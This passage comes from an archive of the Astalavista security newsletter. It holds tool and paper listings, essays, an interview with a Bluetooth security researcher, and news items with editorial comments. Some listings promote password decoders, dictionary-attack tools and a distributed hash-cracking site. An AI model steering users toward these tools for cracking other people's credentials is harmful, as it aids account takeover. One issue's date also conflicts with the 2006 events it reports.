Features: - Rainbowcrack-online client (works with any Internet connection available such as GPRS, ActiveSync ....). - Dictionary Attacks for the following hash types: MD2, MD4, MD5, SHA1, RIPEMD160, CiscoPIX, MySQL v3.23, MySQL v3.23 + challange, MySQL SHA1, MySQL SHA1 + challange, LM, LM + challange, NTLM, NTLM + challange, NTLM Session Security. - Hash Calculator. - Base64 Password Decoder. - Cisco Type-7 Password Decoder. - Cisco VPN Client Password Decoder. - VNC Password Decoder. - Microsoft Messenger Password Decoder. - Internet Explorer Password Decoder. - ActiveSync Password Decoder.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6156

" **BUG HUNT SEQUENCE FILE** "

Here is a copy of the R-20 .icf file that I wrote, and which caused a some folks to get extremely upset as few weeks back.Essentially what you do is take this file, download it into your Icom R-20, and it will find bugs... lot of bugs... from pretty far away. You can also use it to find covert video camera by listening for the raster buzz. I also programmed it so that you can hit popular bug bands if you choose.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6160

" **SANDBOXIE 2.3** "

Sandboxie requires neither the disabling nor blocking of functions available to Web sites through the browser. Instead, Sandboxie isolates and quarantines the outcome of whatever the Web site may do to your computer, including the installation of unsolicited software. There is no trade-off of functionality for security: the Web site can use the full range of active content tools, and if it uses these tools maliciously to install software or otherwise make changes in your computer, then these changes can be easily undone.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6318

[04] **Astalavista Recommended Papers**

" **HOW FILESHARING REVEALS YOUR IDENTITY** "

Following the death of Napster, all of the file sharing networks that rose to main-stream popularity were decentralized. The most popular networks include Gnutella (which powers Limewire, BearShare, and Morpheus) and FastTrack (which powers KaZaA and Grokster). The decentralization provides legal protection for the companies that distribute the software, since they do not have to run any component of the network themselves: once you get the software, you become part of the network, and the network could survive even if the parent company disappears.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6154

" **MOZILLA'S BUGFIX RATE – THE LAST 3 YEARS** "

Today's post marks the second in what I hope will be a series of similar analyses. This one looks back over a similar three-year period to see how long it took Mozilla to issue patches for self-assigned "critical" security holes in its various open source products, including the Mozilla Suite, the Firefox Web browser, and its Thunderbird e-mail software.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6161

" **THE EVOLUTION OF MALICIOUS IRC BOTS** "

This paper will examine the core features of popular IRC bots and track their evolution from a single code base. This analysis will demonstrate how many of the common IRC bots such as Agobot, Randex, Spybot, and Phatbot actually share common source code. In addition, interesting techniques utilized by specific variants will also be presented.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6177

" **A CRAWLER-BASED STUDY OF SPYWARE ON THE WEB** "

Malicious spyware poses a significant threat to desktop security and integrity. This paper examines that threat from an Internet perspective. Using a crawler, we performed a large-scale, longitudinal study of the Web, sampling both executables and conventional Web pages for malicious objects. Our results show the extent of spyware content. For example, in a May 2005 crawl of 18 million URLs, we found spyware in 13.4% of the 21,200 executables we identified. At the same time, we found scripted "drive-by download" attacks in 5.9% of the Web pages we processed. Our analysis quantifies the density of spyware, the types of threats, and the most dangerous Web zones in which spyware is likely to be encountered. We also show the frequency with which specific spyware programs were found in the content we crawled. Finally, we measured changes in the density of spyware over time; e.g., our October 2005 crawl saw a substantial reduction in the presence of drive-by download attacks, compared with those we detected in May.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6202

" **THE FINANCING OF TERRORISM THROUGH CAPITAL FROM A LEGITIMATE SOURCE** "

We present the full version of the study on international terrorism financing schemes anticipated by the previous article of Simona Sapienza.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6197

" **NATIONAL RECONNAISSANCE – FIRST UNCLASSIFIED ISSUE, 2005** "

This publication represents the first unclassfied issue of National Reconnaissance - Journal of the Discipline and Practice.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6235

" **MODELING BOTNET PROPAGATION USING TIME ZONES** "

Time zones play an important and unexplored role in malware epidemics. To understand how time and location affect malware spread dynamics, we studied botnets, or large coordinated collections of victim machines (zombies) controlled by attackers. Over a six month period we observed dozens of botnets representing millions of victims. We noted diurnal properties in botnet activity, which we suspect occurs because victims turn their computers off at night. Through binary analysis, we also confirmed that some botnets demonstrated a bias in infecting regional populations.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6224

" **WEB FORMS AND UNTRACEABLE DDOS ATTACKS** "

We analyze a Web vulnerability that allows an attacker to perform an email-based attack on selected victims, using standard scripts and agents. What differentiates the attack we describe from other, already known forms of distributed denial of service (DDoS) attacks is that an attacker does not need to infiltrate the network in any manner—as is normally required to launch a DDoS attack. Thus, we see this type of attack

as a poor man's DDoS. Not only is the attack easy to mount, but it is also almost impossible to trace back to the perpetrator. Along with descriptions of our attack, we demonstrate its destructive potential with (limited and contained) experimental results.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6220

" **TRACKING DATA OVER BITTORRENT** "

Bit Torrent has a reputation of being difficult to find out who is downloading movies, games, documentation, and other information. This is not necessarily true in all cases; any Peer-to-Peer system at some point relies on IPv4 and TCP/IP to make its connections. Because of that, the sender and the receiver can be well known to anyone who is using a program or programs that have robust logging, and other programs that help geolocate where those IP addresses are physically located. Anyone who produces or protects data that is confidential or otherwise protected by statute or law should have an understanding of bit torrent networks, how they work, and how they route.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6281

" **TRANSPARENT ACCOUNTABLE INFERENCING FOR PRIVACY RISK MANAGEMENT** "

There is an urgent need for transparency and accountability for government use of large-scale data mining systems for law enforcement and national security purposes. We outline an information architecture for the Web that can provide transparent access to reasoning steps taken in the course of data mining, and accountability for use of personal information as measured by compliance with rules governing data usage. Legislative debates and judicial oversight will determine how large and how fast the expansion of data mining power available to homeland security and crime prevention efforts will be. Our approach to the privacy challenges posed by data mining is to concentrate on transparency and accountability in the use of personal information.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6278

[05] **Astalavista.net Advanced Member Portal v2.0 – Special Discounts!!**

Become part of the **community** today. **Join us and take advantage of this month's special discounts!**

Wonder why? Check it out :

The Top 10 Reasons Why You Should Join Astalavista.net

http://www.astalavista.net/v2/?cmd=tour&page=top10

check out the special discounts!!

http://www.astalavista.net/v2/?cmd=sub

What is Astalavista.net all about?

Astalavista.net is a global and highly respected security community, offering an enormous database of **very well-sorted and categorized Information Security resources - files, tools, white papers, e-books.** At your disposal are also thousands of **working proxies**, **wargames servers**, where you can try your skills and discuss the alternatives with the rest of the members. Most important, the daily updates of the portal turn it into a valuable and up-to-date resource for all of your computer and network security needs.

Among the many other features of the portal are :

- Over **7.22 GByte** of Security Related data, **daily updates** and always responding links.
- Access to thousands of anonymous proxies from all over the world, daily updates
- **Security Forums Community** where thousands of individuals are ready to share their knowledge and answer your questions; replies are always received no matter of the question asked.
- Several **WarGames servers** waiting to be hacked; information between those interested in this activity is shared through the forums or via personal messages; a growing archive of white papers containing info on previous hacks of these servers is available as well.

[06] Site of the month

Plain-text.info

http://www.plain-text.info/index/

This website is a distributed cracking system powered by rainbowtables, wordlists and other techniques.

[07] Tool of the month

HoneyDVD - Bootable Honeypots on DVD

This work will enable Honeynet technology to spread much further by substantially decreasing the investment needed to run a Honeynet. With the recent commercial interest in Honeypot technology there is potential to further develop the project into an product. Also the project will help to gather further knowledge on real world applications of virtual computers, a field of increasing interest in the commercial and in the academic world.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6234

[08] **Paper of the month**

The Domain Name Service as an IDS

How can DNS be used for detecting and monitoring badware in a network?

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6275

[09] **Astalavista Security Toolbox DVD v2.0 – Download version available!**

Astalavista's Security Toolbox DVD v2.0 is considered **the largest and most comprehensive Information Security archive available offline**. As always, we are committed to providing you with a suitable resource for all your security and hacking interests - in an interactive way!

The content of the **Security Toolbox DVD** has been carefully selected, so that you will only browse through quality information and tools. No matter whether you are a computer enthusiast, a computer geek, a newbie looking for information on "how to hack", or an IT Security professional looking for quality and up to date information for offline use or just for convenience, we are sure that you will be satisfied, even delighted by the DVD!

More information about the DVD is available at:

http://www.astalavista.com/index.php?page=153

[10] **Enterprise Security Issues**

In today's world of high speed communications, of companies completely relying on the Internet for conducting business and increasing profitability, we have decided that there should be a special section for corporate security, where advanced and highly interesting topics will be discussed in order to provide that audience with what they are looking for - knowledge!

- What is your organization's position in the emerging market for software vulnerabilities? -

As we are currently witnessing the development of this market, with already, three informediaries paying vulnerability researchers for their successful efforts, it's wise to think about how would your organization take advantage from the pros(if any), and avoid the cons(if any, again). In this brief article we'll review some of the possible scenarios as far as successfully positioning yourself is concerned, as well as avoiding common myths related to the current and future model of the market.

Many of you actively outsource their security needs to a MSSPs, or

invest in the development of an in-house security team. No matter the type of security solution, an anti virus, an IDS or a firewall, they themselves often suffer from software vulnerabilities. Ironical, or not, that's the plain truth at the bottom line. Vulnerabilities are slowly turning(given they've never been?) into the currency of today's security industry, and the transparency achieved during the last couple of years in respect to documentation, HOWTO's and the quality and number of tools capable of easily turning a vulnerability into an exploit, are among the driving forces of the trend. Proactive companies, or ones interested in their long-term survival have already started monitoring the trend, what many wonder is which position should they stick to, and how should they react to the threat posed by 0days as a concept themselves.

There are a couple of possible scenarios, and these could be :

- start participating by becoming a client of one/all of the informediaries with the idea to be the first to receive a notification of a vulnerability before the industry itself has

While this may seem to be the smart approach to chose, it stands for a "false feeling of security", and a certain degree of dependence. Given you can live with the second, and actually find the use of the first, go for it. But hold your breath for a little while, presuming that you want to participate you will have to spot the most active intermediary, that happens to be iDefense. Now, adding a little bit of exclusiveness to a vulnerability submitted, and given you are among the "chosen ones", I mean, the paying ones, you've won a very temporary battle. Paying to have information on how to fix the latest IE 0day may protect you for the time being, but it wouldn't be coincidence if IE suffers another vulnerability on that very same day, and this time the details are sent for everyone to see at Full Disclosure mailing list. Rethink the big picture of the offering, and make up your mind

- "Fall in love" with the myth of an IPS solution in place

Whether a myth or not, that seems to be the obvious evolutionary response, while on the other hand, I wish all vulnerabilities had to do with buffer overflows only, which they don't. Any IPS solution is doomed to failure if wrongly configured and maintained if we exclude the flood of false detection alarms. There's a great chance they are active IPSs in your organization right now, and while its purpose is to prevent attacks, and is often marketed as 0day prevention system, it isn't the panacea of 0day vuln. security.

- continue enforcing your current security program and naturally, evaluating its effectiveness

100% is impossible, not even desirable in respect to aiming to achieve the 99% rate and leave 1% for the uncertainty in every of our actions. Ignoring the development of such a market may or may not compromise any of your current security strategies'

objectives, yet it may put you in unfavorable position given you ignore it. Intrusions are inevitable, no matter what you do, you will suffer them, what's important is what happens from there. Has the confidentiality of important information been breached through an 0day vulnerability, what would the state of your information be even in a case of intrusion?

To conclude, as the concept has always been there, I believe at this very particular moment 0days are traded either for money, or out of someone's egocentric ambitions, the point is some of them might be targeting your software or your security solutions. It is my personal opinion that soon, the industry will find itself bidding for someone's research given it doesn't want to create decentralized and hard to keep track of secondary markets. What you, as an organization can do is to better understand the uniqueness of your network infrastructure and ensure that no matter what happens the CIA of your assets remain in place. Anticipate the trade-offs and raise your expectations, moreover, don't think products, but actual understanding of the problem so that you'll find the balance.

[11] **Home Users' Security Issues**

Due to the high number of e-mails we keep getting from novice users, we have decided that it would be a very good idea to provide them with their very special section, discussing various aspects of Information Security in an easily understandable way, while, on the other hand, improve their current level of knowledge.

- If you don't take care of your Security, someone else will -

Loading yourself with firewalls, AV and anti-spyware scanners, and thinking your secure is so untrue that many people regret to admit it. And while 100% security cannot be achieved, as well as, that, it's better to have these solutions in place compared to none at all -- ensuring you stay up to date with the latest threats, and employ the right security measures is what truly matters. In Issue 25 of the Astalavista's Security Newsletter we covered some tips for enhancing your brower's security. In this issue, we'll take another, of course, novice approach towards the security of your PC, namely that simply purchasing any of the security products we've mentioned is highly advisable, still, if you don't put some personal efforts into protecting your PC, someone else will -- while trying to breach it one way or another.

Keeping yourself up-to-date

I often get the question on how should I keep myself up to date with the latest threats? And the real question, which sites should I visit in order to do so. I bet you already visit the majority of mainstream one, but sometimes miss what you were looking for – info on the latest malware, new worms or vulnerabilities to patch etc. One of the places that provides

real-time information I highly recommend you to keep an eye on is the Internet Storm Center - http://isc.sans.org/, as far as malware is concerned, http://viruslist.com/ and perhaps F-Secure's World Map would come handy http://worldmap.f-secure.com/. Whenever there's a virus outbreak, on the majority of occasions different anti virus companies give the malware a different name, so at the bottom line, you may think you're reading about a new piece of malware, that is actually the same but under a different name. This is where the Common Malware Enumeration comes into place, with the idea to summarize information from different vendors and give it a common CME number. In case you want to avoid misunderstandings, consider visiting it http://cme.mitre.org/

Be suspicious, but always try to verify

No site is to be trusted given the flood and possibilities of XSS attacks, still, I doubt you will Google around for CNN.com in order to verify has it been spreading malware, BUT, do it for another site you feel suspicious about, or see if SiteAdvisor hasn't picked it up yet http://www.siteadvisor.com/analysis/ Suspicious about a file itself, try http://www.virustotal.com/ and Norman's sandbox, as an alternative method to scan a file. What's more to mention is that signatures themselves cannot provide 100% protection. So, I recommend you to go through a well summarized document on the features to look for in a good anti virus scanner.

DIY attitude

Wish we could solve all our security problems with the push of a button, or the purchase of a product, and while that is what Microsoft is aiming for with its OneCare service to be be released out of BETA anytime now, that's simply not possible. By having a DIY attitude I mean approaches as using the least privilege accounts one http://www.microsoft.com/technet/prodtechnol/winxppro/maintain/luawinxp.mspx, doing your howework on Internet scams before you start calling your bank http://www.banksafeonline.org.uk/, and ensuring that no matter the 0day threat your browser is blocking the majority of potential threats http://www.cert.org/tech_tips/securing_browser/. Don't just want for someone else to secure you, secure yourself!

[12] Meet the Security Scene

In this section you are going to meet famous people, security experts and all personalities who in some way contribute to the growth of the community. We hope that you will enjoy these interviews and that you will learn a great deal of useful information through this section. In this issue we have interviewed **Martin Herfurt,** from the Trifinite Group http://trifinite.org/

Your comments are welcome at security@astalavista.net

Interview with Martin Herfurt, http://trifinite.org/

Astalavista : Hello Martin, would you, please, introduce yourself to our readers, and share with us some info on your background?

Martin : My name is Martin Herfurt and I am a security researcher from Salzburg, Austria. I studied at the Salzburg University of Applied Sciences and Technologies and at the University of Salzburg. In 2000, I did an internship in a telecommunications research lab in San Ramon, California before I completed my Telecommunications Engineering degree in 2001. From the end of 2000 until the end of 2005, I worked as a full time researcher in an Austrian research facility where I participated in several EU-funded projects in the area of network quality and software agents. At the end of 2005, I left Salzburg Research in order to concentrate on my Bluetooth security research.

Astalavista : How did the idea for Trifinite start, and how did you form the group? Moreover, what are some of your current and future projects worth mentioning?

Martin : When I first started getting involved in Bluetooth security, I was still employed as a full time researcher. Even though I tried to associate Salzburg Research as a small research company with my work in a lot of newspapers and magazines, my work didn't get appreciation from the management. After all, I was asked to stop working on Bluetooth security during my office time. This was the moment when the idea to start a group was born. That was back in August 2004. Collin Mulliner was the first member and after this Adam Laurie and Marcel Holtmann also joined the group. Over time, Mark Rowe, Tim Hurmann and finally, Kevin Finisterre and Joshua Wright joined the team. As one of the few groups that concentrate on Bluetooth security, we have quite a few good ideas that will come up soon. At the moment it is too early to talk about these projects, though.

Astalavista : It's a common sense that there are more mobile phone users than PC ones, and do you believe this would be among the important driving forces of security research on mobile devices in the future? What would some of the other trends be from your point of view?

Martin : If you take a look at the IT research landscape at the moment, you will find a lot of efforts in the area of mobile technologies. European research initiatives like 'The Disappearing Computer' and efforts in the area of Ubiquitous Computing and Ambient Intelligence are speaking a clear language in point of a future, where the majority of devices that are connected to the internet will be in somebody's pocket. As devices start to have multiple interfaces it enables them to exchange information via different means, so there is a big point in spending efforts in the area of mobile security research in the future.

After people get used to the idea of consuming information on their mobile devices, they will surely start to use their devices to generate information as well. At this point, when user sensitive passwords and other user information is stored on the device, it becomes necessary to protect the data on the devices even more.

Astalavista : What is the current state of mobile devices security market, can we talk about monocultures, clumsy vendors' responses,

and where's the weakest link from your point of view?

Martin : Mobile device security is getting a topic for an increasing number of research groups. Many auditing approaches from traditional security research do also apply to mobile device security research. For example, the Phenoelit group recently presented very interesting findings on the RIM BlackBerry infrastructure. Moreover, vendors of mobile devices start to realize that security becomes an important selling point and therefore most manufacturers have already started handling these incidents in a more co-operative way.

Astalavista : The cost-effective compared to GPS, "assets tracking" over mobile phones is already gaining grounds. What are your comments on this trend, as well as the use of physical location obtained through mobile phone in respect to any government or company's ambitions?

Martin : I see this trend and I have mixed feelings about it. On one hand, there are a lot of benefits especially for fleet management in large logistics companies. Tracking of children on their way back home and tracking of possessions like cars when they got stolen, are also applications that I like. On the other hand, there might be applications of this technology which are used to infringe somebody's privacy. I think of situations, when people are not aware of being tracked. Different from GPS based tracking solutions where people are mostly aware of its existence, governments can force mobile service providers to locate their customers by paging their handsets without the customer's permission. This way of locating individuals is quite sneaky but cell phone users are getting aware of the fact that they can be located that easily.

Astalavista : As far as mobile malware is concerned, how do you picture its development in the next two years? Also, what are your thoughts on claims that AV vendors are currently building buzz only compared to the real state of the threat? If true, would it still inevitably benefit everyone and fuel more research in the long term? What is the main reason for the immature mobile malware scene from your point of view?

Martin : As efforts in mobile security research will increase over the next years, there will be publications and PoC implementations of malware for mobile devices that can, and will be exploited by blackhats. Of course, AV vendors are taking advantage of mobile malware. This is good marketing. At first I had the impression that mobile malware is hyped too much by the AV vendors, but I start seeing the situation differently. The things that are happening now are going to be bigger or smaller building blocks of things to come. In order to analyze and understand future, more complex mobile malware, AV vendors cannot start early enough to gather knowledge about it.

In my opinion, the mobile malware scene has just began to grow within the last two years. Looking at the desktop computer landscape, where a majority of devices is utilized by the Windows operating system, malware can spread easily due to the standard software environment. For mobile devices this is not the case. At the moment, there is a high diversity

of mobile operating systems in use that do not allow a standard way of creating malware.

Astalavista : As a member of the Bluetooth SIG Security Expert Group, I wanted to ask you, what are some of group's current activities, and what do you feel the over 4000 Bluetooth SIG member companies are missing for the time being?

Martin : Currently, the Bluetooth SIG is starting to take the security issues much more seriously. We got involved in order to provide device security auditing to Bluetooth SIG members at the UnPlugFests which are interoperability test events. We also get a lot of positive feedback from the members and hope to continue providing this service since it helps manufacturers not to release malicious firmware. The Bluetooth SIG Security Experts Group is currently working on improvements of the Bluetooth standard since new applications of the Bluetooth wireless technology require higher security standards. In this regard, we are trying to provide ideas from a practical viewpoint that is sometimes not paid attention to in the rather formal specification documents. It is true that there could be more participation from the SIG member companies. Another truth is that it is really hard and time-consuming to do decisions in a large group. For security topics it is important to have a balanced forum for the discussion of problems, and to have the ability to make up decisions in a timely fashion.

Astalavista : What is your worst case scenario on abusing a Bluetooth or Specific handset vulnerabilities on a mass scale, or should we consider Segmented attacks only? What would you advise the end users and the corporate ones, on how should they protect the CIA of their mobile devices?

Martin : A worst-case scenario for the abuse of Bluetooth security vulnerabilities could be a worm that propagates via Bluetooth/MMS and exploits vulnerabilities on handsets that are known to have issues. This blending of currently known exploits, and malwares, could have very big impact. Problem awareness is the best way of protecting users from threats. Being informed about how malware can infect or affect devices helps to prevent users from being the target of attacks.

Astalavista : In conclusion, I wanted to ask you what else do you do besides actively researching wireless devices and their security issues?

Martin : At the moment, I enjoy travelling quite a lot. There is a lot of conferences that we get invited to in order to do talks and workshops. There are also some good business ideas that I will implement in the near future. These ideas do not relate to wireless security issues.

Astalavista : Thanks for your time, Martin

Martin : You are welcome!

[13] **IT/Security Sites Review**

The idea of this section is to provide you with reviews of various highly interesting and useful security or general IT related web sites. Before we recommend a site, we make sure that it provides its visitors with quality and a unique content.

-
VMware Ultimate Virtual Appliance Challenge
-

http://www.vmware.com/vmtn/appliances/challenge/

Are you up for the challenge of creating the industry's most innovative virtual appliance? VMware invites you to put your skills to the test, go head-to-head with your peers, and develop the best virtual appliance the industry has ever seen. Using open source or freely distributable components and/or your own code, create the most inventive and useful virtual appliance and win the $100,000 first prize!

-
PaulDotCom's Security Podcast
-
http://www.pauldotcom.com/

Security with attitude

-
ITSecurity Podcasts you can't miss
-
http://ww6.infoworld.com/products/print_friendly.jsp?link=/article/06/02/17/75431_08OPsecadvise_1.html

More security podcasts for you to consider

-
Security reviews : PCWorld's reviews of antivirus software
-
http://www.pcworld.com/reviews/article/0,aid,124475,00.asp

Benchmarking anti virus software

-
Security Reviews : Top 10 Anti Spyware Apps reviewed
-
http://reviews.cnet.com/4520-3688_7-6456087-1.html

Often, you don't suspect anything's wrong until you sense your computer is getting slower, and slower, and slower. Fortunately, many antispyware apps are on the market today. For this roundup, CNET teamed with Download.com, with CNET reviewing the apps' feature sets and Download.com testing each product's ability to

remove specific spyware.

[14] **Final Words**

Dear readers,

Sometimes you have to delay an issue to find out about its actual readership and meet some folks, as simply wouldn't allow this to happen again, as always, your feedback, comments, remarks are much appreciated.

Stay secure, and cool!

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

Astalavista Group Security Newsletter
Issue 27 – 31 March 2005
http://www.astalavista.com/
security@astalavista.net

- Programming language inventor, or serial killer?
- The Web Hacking Incidents Database
- The PHP Security Consortium

[01] **Introduction**

Dear readers,

Issue 27 of **Astalavista's Security Newsletter** is out! Check out our additions of important security events, associated commentaries, recommended resources that made it on our site during the month, two articles, "**Establishing an internal security awareness culture – the basics** ", "**How do I figure out who's attacking me?**" and an exclusive interview with **Roberto** from the **Zone-H.org's** team, a site that hopefully doesn't need an introduction at any point.

Enjoy the issue, and fell free to send us your feedback as usual. Till next month!

Check out the Geeky Photos section :

http://www.astalavista.com/index.php?section=gallery and of course our additions for March only :

http://www.astalavista.com/index.php?section=gallery&cmd=showCat&cid=47

If you want to know more about Astalavista.com, visit the following URL:

http://www.astalavista.com/index.php?page=55

Previous issues of Astalavista Security Newsletter can be found at:

http://www.astalavista.com/index.php?section=newsletter

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

[02] **Security News**

The Security World is a complex one. Every day a new vulnerability is found, new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most striking and up-to-date Security News during the month, a centralized section that contains our personal comments on the issues discussed. **Your comments and suggestions about this section are welcome at** security@astalavista.net

---

[**OFFSHORE OUTSOURCING CITIED IN FLORIDA DATA LEAK**]

Florida state's People First payroll and human resources system was "improperly subcontracted to a company in India", and as a result,

state employees are being informed that personal information may have been compromised. More than 100,000 people may be affected through the subcontracting error, although no identity fraud has been blamed on the situation as yet.

More information can be found at :

http://www.computerworld.com/securitytopics/security/story/0,10801,109938,00.html

Astalavista's comments :

So what's the bottom line? Keep up a call center and pray you don't forget yourself and let them talk to your most valuable clients, or outsource, or be naïve and outsource your entire HR management to cut costs? No matter how financially sound your business might be, at the bottom line it's the qualified, experienced, or the HR with attitude type of characters that keep the company growing. There have been numerous reported cases of security breaches involving personal information, or other scams, which doesn't mean that the rest of the companies are using exactly the same practices – what happened in here is the result of a wrong choice while choosing the third-party, and the decision to outsource HR at the very beginning. Trust is vital between partners, and so is synergetic relationship, just don't forget to do your best when choosing the parties.

[**TROJAN EXTORTION BLOCKED BY E-GOLD**]

E-Gold, a company offering digital currency backed by gold, says the creators of the Cryzip trojan did not profit from their cyber extortion. Cryzip encrypted files on infected computers and directed users to pay a ransom of $300 using E-Gold if they wanted the keys to get their data back. E-Gold says its own review process detected the multiple accounts associated with Cryzip, found them suspect, and blocked all payments to those accounts. The spread of Cryzip has been hard to track, since it is spreading slowly to avoid detection by antivirus companies. E-Gold says it cooperates with all legal requests for account data and does not want to be known as a tool for racketeering and other criminal behavior.

More information can be found at :

http://www.techworld.com/security/news/index.cfm?NewsID=5577

Astalavista's comments :

Cryptoviral extortions or ransomware are an attractive concept from the attacker's points of view. Yet the most visible problems for it have always been the generally weak encryption algorithms used, as well as successfully enforcing the victim to pay the ransom, even wire it. Segmentation is indeed important, and I bet that these will also get very popular through localization or directly targeting a specific country(use of language). Until the malicious attackers figure out how to exploit the momentum, include self-destruction routines for those not complying (black humor), the end user is safe given recent non-infected backups are available, or their AV vendor's quite response on decrypting the weak algorithms.

[**INTERNET "CLOAKING" EMERGES AS NEW WEB SECURITY THREAT**]

Speaking at the FOSE 2006 trade show, Lance Cottrell, founder and chief scientist at Anonymizer of San Diego, reported that terrorists are beginning to "cloak" their websites to hide sensitive information from law enforcement. Terrorist websites are blocking traffic from North America or from IP addresses from English-speaking countries. They are also using the websites for counterintelligence; a federal agent posing as a terrorist sympathizer can be fed false information so terrorists can pinpoint leaks in their communications. Terrorists can also set up their computers to use a specific operating system and browser configuration; website visitors with a different configuration would be identified as law enforcement and targeted for cyberattack. Further, terrorists could watch how an investigator browses a website to see what sort of intelligence he/she is seeking. Cottrell argued that anonymizing technology, such as that sold by Anonymizer, could help law enforcement cover their own tracks when investigating terrorists.

More information can be found at :

http://www.gcn.com/online/vol1_no1/40075-1.html

Astalavista's comments :

The concept is very trendy, indeed, and with the ability to cloak yourself and mix with the local traffic of a country, might provide with an IP based "caller ID" so to speak. When it comes to the Intelligence Community, and law enforcement bodies, it is my impression that they still tend to stick to their infrastructure, whether passing through public networks or secret ones, it doesn't get routed through other customers or nodes of Anonymizer. I find IP cloaking important in cases of crawling for malicious/terrorist web sites, namely when doing reconnaissance of competitive intelligence, or plain simple intelligence with limiting the risk of revealing the actual location – greatly depends of course.

[**ISRAELI SOFTWARE FIRM ABONDONS U.S DEAL**]

Israeli software firm Check Point has withdrawn its bid to purchase Sourcefire, maker of the Snort packet sniffer program, after the companies were unable to reach an agreement with the Treasury Department's Committee on Foreign Investments in the United States (CFIUS). US officials were concerned that the acquisition could endanger some classified government systems that use Snort for intrusion detection. Both companies offered restrictions on the deal to allay government concerns, but officials continued to object. Sourcefire says it is prepared to continue operating as an independent company. The deal is one of only 25 CFIUS investigations

launched in more than 1,600 transaction reviews since the committee was formed in 1988.

More info can be found at :

http://www.guardian.co.uk/worldlatest/story/0,,-5707949,00.html

Astalavista's comments :

This is a rather ironical decline, I mean on the majority of occasions the U.S is sharing technologies with temporary partners, to later have to investigate that type of deals. Check Point is the market leader in perimeter based defense and a possible acquisition with SNORT would have been the logical development, still the U.S felt endangered out of having the free and open-source SNORT under Israeli's control. What kind of control they have in mind is rather unclear, but it's a clear indication of the U.S's espionage and national security concerns, rather a protectionist sentiments. Hint : SNORT has a deep roots within military and government networks, but it's so open source than you wouldn't need to acquire snort to execute a system call whatsoever, would it?

[**FRSIRT PUTS EXPLOITS UP FO SALE**]

The French Security Incident Response Team (FrSIRT), formerly known as K-Otik, has announced plans to sell exploits and proof-of-concept exploit code through its subscription-based Vulnerability Notification Service (VNS). FrSIRT describes itself as a "trusted center for the collection and dissemination of information related to network threats, vulnerabilities, exploits and incidents" but many software vendors accuse the organization of irresponsible disclosure. the FrSIRT VNS will offer real-time monitoring and alerts through e-mail, XML feeds, and a web portal. Pricing will vary based on the number of users. Code audits and vulnerability information are becoming profitable markets; iDefense and Tipping Point already have programs to purchase the rights to vulnerability data from independent researchers.

More information can be found at :

http://www.eweek.com/article2/0,1895,1938511,00.asp

Astalavista's comments :

The big news this month, FrSIRT is putting not "its" exploits database under closed doors, but the one acquired through submissions or aggregation from various places. Exploits are handy when doing penetration testing, the way they are handy for malicious attackers, but I'm totally missing the point of their service given how vulnerabilities turned into a commodity in today's Metasploit world. Vulnerability notification works fine given there's a "reported" vulnerability somewhere, when there isn't, it's just a reactive approach to tackle a known threat.

[**MICROSOFT CREATES PUBLIC BUG DATABASE FOR IE**]

Microsoft is for the first time encouraging people to give public feedback on Internet Explorer, with the creation of a bug database for the next version of its browser, the IE 7 beta. The company admitted that customers have often asked why it doesn't have a public

bug database, something that is standard practice for open-source projects such as Mozilla's Firefox browser. "Many customers have asked us about having a better way to enter IE bugs. It is asked, 'Why don't you have Bugzilla like Firefox or other groups do?' We haven't always had a good answer, except it is something that the IE team has never done before," Al Billings, a member of the IE project team, wrote in a Microsoft blog Friday. Security bugs and problems with earlier versions of IE should not be logged in the database, Billings said.

More information is available at :

http://news.com.com/2100-1012_3-6054198.html

Astalavista's comments :

Ground breaking, you can easily forget the hundreds of vulnerabilities that ALL previous versions of IE faced so far, but couldn't take the time and effort to keep track of them – it ultimately reflects your commitment to deal with them. The bugs and problems are already logged and have been commented on as far as you can remember yourself using IE. Ever heard of http://elsenot.com/, did they? Great initiative, but the way Microsoft are currently centering on starting a new era in security with their Vista release, the now forgotten Windows is the de-facto OS and the most obvious infection vector for malicious attackers, before you build something new, deal with the past.

[**ROOTKIT WITHDRAWN FROM SALE**]

"holy_father", has announced that he will stop selling his Hacker Defender rootkit, one of the most popular rootkits in the world. Hacker Defender modifies several Windows and Native API functions in order to hide files and processes from other applications. holy_father offered two version of Hacker Defender, a free version and a paid version with more features. holy_father says he did not develop Hacker Defender to defend hackers, but to spur the security industry to develop better technologies to counter rootkit threats. holy_father's decision will not likely affect use of the rootkit, which is available as open source.

More information can be found at :

http://www.techworld.com/security/news/index.cfm?NewsID=5496

Astalavista's comments :

Open source malware is an emerging concept, that's resulting in a great deal of Botnet families coming from well known source code packages, Agobot and SDBot among the most popular ones. Open source has pros and cons, the way malware coders can achieve cut'n'paste rootkits implementation, the same way AV vendors can look deep into providing proactive protecting to their customers. Heuristics used to be a popular term back in the old days, whereas things have greatly changed and there're new benchmarks to compete against, anti virus signatures are definitely not a competitive factor anymore, but the response time to new pieces of malware – open source ruins the whole effect.

[DNS SERVERS HIT BY MORE DENIAL-OF-SERVICE ATTACKS]

Network Solutions, a domain-name registrar, has been targeted with a denial-of-service attack, "resulting in a brief performance degradation for customers". This type of attack, "relatively rare until now" can be critical as there is potential to affect many websites through targeting only one. The attack against Network Solution closely follows a similar attack against domain name registrar Joker.com.

More information can be found at :

http://www.techworld.com/security/news/index.cfm?NewsID=5668

Astalavista's comments :

Among the biggest insecurities of the Internet is the current DNS system, one that is totally incapable of defending itself given the clear-text communication and concept flaws – but it's the one we use and cannot use the Web if we were to use domains not IP addresses only. DNS reflection attacks are nothing new, and people are obviously experimenting, still no one would ever want to bring down the Internet, or actually make it invisible in such a way. Can digital extortion still be an option here, or I'm just brainstorming on a worst case scenario?

